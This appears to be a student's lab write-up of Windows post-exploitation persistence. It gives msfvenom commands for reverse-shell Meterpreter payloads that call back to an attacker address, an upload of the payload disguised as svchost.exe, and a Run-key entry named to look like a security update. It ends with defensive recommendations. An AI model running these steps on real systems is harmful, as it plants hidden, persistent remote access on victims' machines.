

Windows Registry Persistence Assessment

Post-Exploitation Persistence Workflow in a Controlled Lab Environment

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Classification	Educational / Controlled Lab Environment

EXECUTIVE SUMMARY

This practical documents a post-exploitation persistence workflow performed after Meterpreter access was obtained on a Windows 10 lab target. The activity focused on generating a dedicated persistence payload, placing it in the Windows Temp directory, and establishing a Registry Run-key entry intended to maintain execution across system restarts.

Status: Completed successfully according to the submitted lab record.

SCOPE

Assessment Type	Controlled post-exploitation persistence practical
Attacker IP	192.168.88.185
Target OS	Windows 10
Primary Method	Registry persistence with a payload stored in the Windows Temp directory
Tools	Metasploit Framework, msfvenom, Meterpreter, Windows Registry

PRACTICAL WORKFLOW

Step 1 - Initial Payload Generation

The initial Meterpreter payload was generated for the lab target using msfvenom and configured to connect back to the documented attacker address on TCP port 4444.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.185 LPORT=4444 -f exe -o task3_payload.exe
```

```
(kali@kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.185 LPORT=4444 -f exe -o task3_payload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 7168 bytes  
Saved as: task3_payload.exe
```

Evidence: payload generation output showing the saved executable.

A Metasploit handler was configured to receive the reverse connection. The supplied evidence shows the listener starting on the documented IP and port, followed by confirmation that a Meterpreter session was opened.

[illegible]

Evidence: Metasploit handler configuration and listener startup.

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.88.185:4444
[*] Sending stage (190534 bytes) to 192.168.88.216
[*] Meterpreter session 1 opened (192.168.88.185:4444 -> 192.168.88.216:57117) at 2026-04-03 02:51:56 -0400

meterpreter > getuid
Server username: DESKTOP-LOUOQKP\Adeel
```

Evidence: Meterpreter session establishment and initial access confirmation.

Result: Initial access was confirmed through the recorded Meterpreter session.

Step 3 - Persistence Payload Creation

A separate payload was generated for the persistence stage using TCP port 5555, providing a distinct payload from the initial access channel.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.185 LPORT=5555 -f exe -o persistent.exe
```

```
(kali@kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.185 LPORT=5555 -f exe -o persistent.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 7168 bytes  
Saved as: persistent.exe
```

Evidence: persistence payload generation output.

Step 4 - Payload Upload to the Windows Temp Directory

The persistence executable was uploaded from the attacker environment to the Windows Temp directory and saved under the filename svchost.exe.

```
upload /home/kali/persistent.exe C:\Windows\Temp\svchost.exe
```

```
meterpreter > upload /home/kali/persistent.exe C:\\Windows\\Temp\\svchost.exe  
[*] Uploading : /home/kali/persistent.exe → C:\\Windows\\Temp\\svchost.exe  
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/kali/persistent.exe → C:\\Windows\\Temp\\svchost.exe  
[*] Completed : /home/kali/persistent.exe → C:\\Windows\\Temp\\svchost.exe
```

Evidence: successful Meterpreter upload to the Windows Temp directory.

Step 5 - Windows Registry Entry Addition

A Registry Run-key value was created to associate the uploaded executable with the Windows user startup path. The supplied evidence confirms that the value was successfully written.


```
meterpreter > reg setval -k "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" -v "WindowsSecurityUpdate" -d "C:\Windows\Temp\svchost.exe"
```

```
meterpreter > reg setval -k "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" -v "WindowsSecurityUpdate" -d "C:\Windows\Temp\svchost.exe"
Successfully set WindowsSecurityUpdate of REG_SZ.
```

Evidence: successful Registry Run-key value creation.

Step 6 - Registry Entry Verification

The Windows Registry was inspected to verify that the newly created startup entry points to the payload stored in the Temp directory.



The screenshot shows the Windows Registry Editor with the 'Run' key selected under 'HKCU\Software\Microsoft\Windows\CurrentVersion'. The right pane displays a list of registry values:

Name	Type	Data
(Default)	REG_SZ	(value not set)
Free Download ...	REG_SZ	"C:\Program Files\Softdeluxe\Free Download Man...
GoogleChrome...	REG_SZ	"C:\Program Files\Google\Chrome\Application\c...
OneDrive	REG_SZ	"C:\Users\Adeel\AppData\Local\Microsoft\OneDri...
WindowsSecurit...	REG_SZ	C:\Windows\Temp\svchost.exe

Evidence: verified Registry Run-key entry referencing the stored executable.

Validation: The submitted evidence supports the documented persistence workflow: payload generation, initial access confirmation, persistence payload creation, payload placement, Registry entry creation, and verification.

WHAT I LEARNED

This practical demonstrated how persistence can be established after initial access by combining payload generation, file placement, and Windows Registry startup mechanisms. It also highlighted the importance of separating initial-access tooling from persistence components and validating each stage with clear evidence.

VULNERABILITY CLASSIFICATION

Category	Post-exploitation persistence
Technique	Windows Registry Run-key persistence
Affected Component	Windows user startup / Registry configuration
Security Impact	Persistence can allow an attacker-controlled executable to be launched automatically during user logon, extending access beyond the initial compromise.

RECOMMENDATIONS

Monitor Registry Run keys and other startup locations, restrict execution from user-writable temporary directories, review newly created executables, and use endpoint detection controls to identify suspicious persistence activity.

ENVIRONMENT DISCLAIMER

This report is based on the submitted practical material and is presented as an educational, controlled laboratory exercise. The document does not claim that these techniques were executed against an unauthorized production system.

EVIDENCE

The screenshots embedded throughout the Practical Workflow section are the supporting evidence retained from the original Task 3 material. No unrelated tasks from the source W6 document are included in this report.